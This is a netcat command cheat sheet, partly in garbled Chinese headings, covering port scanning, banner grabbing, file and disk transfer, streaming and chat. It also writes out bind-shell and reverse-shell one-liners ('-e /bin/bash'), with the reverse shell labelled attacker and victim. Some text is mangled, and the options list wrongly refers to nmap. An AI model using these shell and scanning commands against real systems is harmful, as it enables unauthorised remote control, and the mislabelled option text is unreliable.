nc - Netcat

Linux ?? TCP ? UDP ??

????

```
# Scanning the port range (20 - 1024)
nc -z 192.168.21.202 20-1024

Connection to 192.168.21.202 22 port [tcp/ssh] succeeded!
Connection to 192.168.21.202 80 port [tcp/http] succeeded!
Connection to 192.168.21.202 111 port [tcp/sunrpc] succeeded!
Connection to 192.168.21.202 443 port [tcp/https] succeeded!
Connection to 192.168.21.202 514 port [tcp/shell] succeeded!

# Scanning the specified port
nc -zv 192.168.21.202 21
nc: connect to 192.168.21.202 port 21 (tcp) failed: Connection refused

# Port Scanning With netcat including displaying version #
echo "QUIT" | nc 192.168.2.17 22
echo "QUIT" | nc -v 192.168.2.254 ssh
# OR pass the -vv  to get remote OpenSSH version #
nc -vv 192.168.2.254 ssh
```

????

???? Linux ???????

```
# Install nc and pv
yum install netcat pv

# Machine A with IP : 192.168.0.4
# Machine B with IP : 192.168.0.7
# On Linux Machine A
# [*] tar -zcf = tar is a tape archive utility used to compress/uncompress archive files
```

```
#     and arguments -c creates a new .tar archive file, -f specify type of the archive file
#     and -z filter archive through gzip.
# [*] CentOS-7-x86_64-DVD-1503.iso = Specify the file name to send over network, it can be
file
#     or path to a directory.
# [*] pv = Pipe Viewer to monitor progress of data.
# [*] nc -l -p 5555 -q 5 = Networking tool used for send and receive data over tcp
#     and arguments -l used to listen for an incoming connection, -p 555 specifies the source
port
#     to use and -q 5 waits the number of seconds and then quit.
tar -zcf - CentOS-7-x86_64-DVD-1503.iso | pv | nc -l -p 5555 -q 5

# On Linux Machine B
nc 192.168.1.4 5555 | pv | tar -zxf -
```

????

```
# Receiver on hostB
nc -l 5000 | tar xvf -

# Sender on hostA
tar cvf - /path/to/dir | nc hostB.com 5000
```

Back up host A (/dev/sdb) to host B (sdb-backup.img.gz)

```
# On host B
nc -l 5000 | dd of=sdb-backup.img.gz

# On host A
dd if=/dev/sdb | gzip -c | nc hostB.com 5000
```

?? TCP Port

```
nc -v 192.168.0.175 5000
```

UDP ????

```
# 本地主機，傳送字串至遠端主機
echo -n "foo" | nc -u -w1 192.168.1.8 5000

# 遠端主機，開啟 UDP port
nc -lu localhost 5000
```

?????????

```
# For TCP
nc -vnz -w 1 192.168.233.208 1-1000 2000-3000

# For UDP
nc -vnzu 192.168.1.8 1-65535
```

Cheat Sheets

Netcat cheatsheet

sysxplore.com

NETCAT SYNTAX

```
$ nc [options] [host] [port]
```

DESCRIPTION

The nc (or netcat) utility is used for almost anything involving TCP, UDP, or UNIX sockets. It can establish TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, perform port scanning, and handle IPv4 and IPv6.

PORT SCANNING AND BANNER GRABBING

`$ nc -zvn 192.168.59.1 1-100`	Scan for ports between 1 and 100
`$ nc -zvn 192.168.59.1 80 22 443`	Scan port 80, 22 and 443
`$ nc -zvn 192.168.59.1 80`	Scan only port 80
`$ nc -zvn sysxplore.com 80`	Scan for port 80 on sysxplore.com
`$ nc sysxplore.com 80`	Grab sysxplore.com banner

DOWNLOADING FILES

Sending Side (192.168.59.3)

```
$ nc -lvp 8888 < data.txt
```

Receiving Side

```
$ nc -nv 192.168.59.3 8888 > data.txt
```

UPLOADING FILES

Receiving (192.168.59.3)

```
$ nc -lvp 8888 > data.txt
```

Sending Side

```
$ nc 192.168.59.3 8888 < data.txt
```

COMPRESS AND TRANSFER

Sending Side

```
$ tar cfp - /backups | compress -c | nc 192.168.59.54 8888
```

Receiving Side (192.168.59.54)

```
$ nc -l -p 8888 | uncompress -c | tar xvfp -
```

This is very useful when you want to transfer directories

ENCRYPT AND TRANSFER

Sending Side (192.168.59.3)

```
$ nc -l -p 8888 | openssl enc -d -des3 -pass pass:password > creds.txt
```

Receiving Side

```
$ openssl enc -des3 -pass pass:password | nc 192.168.59.3 8888
```

File transfers using netcat are not encrypted by default, anyone on the network can grab what you are sending, so it is important to encrypt data before sending.

CLONING LINUX DISK DRIVE

Sending Side (192.168.59.3)

```
$ dd if=/dev/sdb | nc -l -p 8888
```

Receiving Side

```
$ nc -n 192.168.59.3 8888 | dd of=/dev/sdb
```

This is very handy when you want to clone a Linux system.

REMOTE SHELL

Server (192.168.59.3)

```
$ nc -nvlp 8888 -e /bin/bash
```

Client

```
$ nc -nv 192.168.59.3 8888
```

RETRIEVING AND UPDATING REPOSITORIES

-4	Forces nc to use IPv4 addresses only.
-6	Forces nc to use IPv6 addresses only.
-l	Instruct netcat to listen for incoming connections.
-v	Provide verbose output.
-n	Disable DNS lookup on ip addresses and hostnames.
-p	Specifies the source port netcat should use.
-w	Specifies the timeout value.
-u	Use UDP instead of the default option of TCP
-k	Forces netcat to continue listening after disconnection
-z	Instructs nmap to scan for listening daemons.
-h	Show nmap help
-x	Use nmap with a proxy.

REVERSE SHELL

Attacker's Machine (192.168.59.3)

```
$ nc -nlvp 8888
```

Victim's Machine

```
$ nc 192.168.59.3 8888 -v -e /bin/bash
```

VIDEO STREAMING

Server (192.168.59.3)

```
$ cat video.avi | nc -nlvp 8888
```

Client

```
$ nc 192.168.59.3 8888 | mplayer -vo x11 -cache 3000 -
```


CHAT APP

Server (192.168.59.3)

```
$ nc -lvp 8888
```

Client

```
$ nc 192.168.59.3 8888
```



netcat

Reverse shell VS Bind shell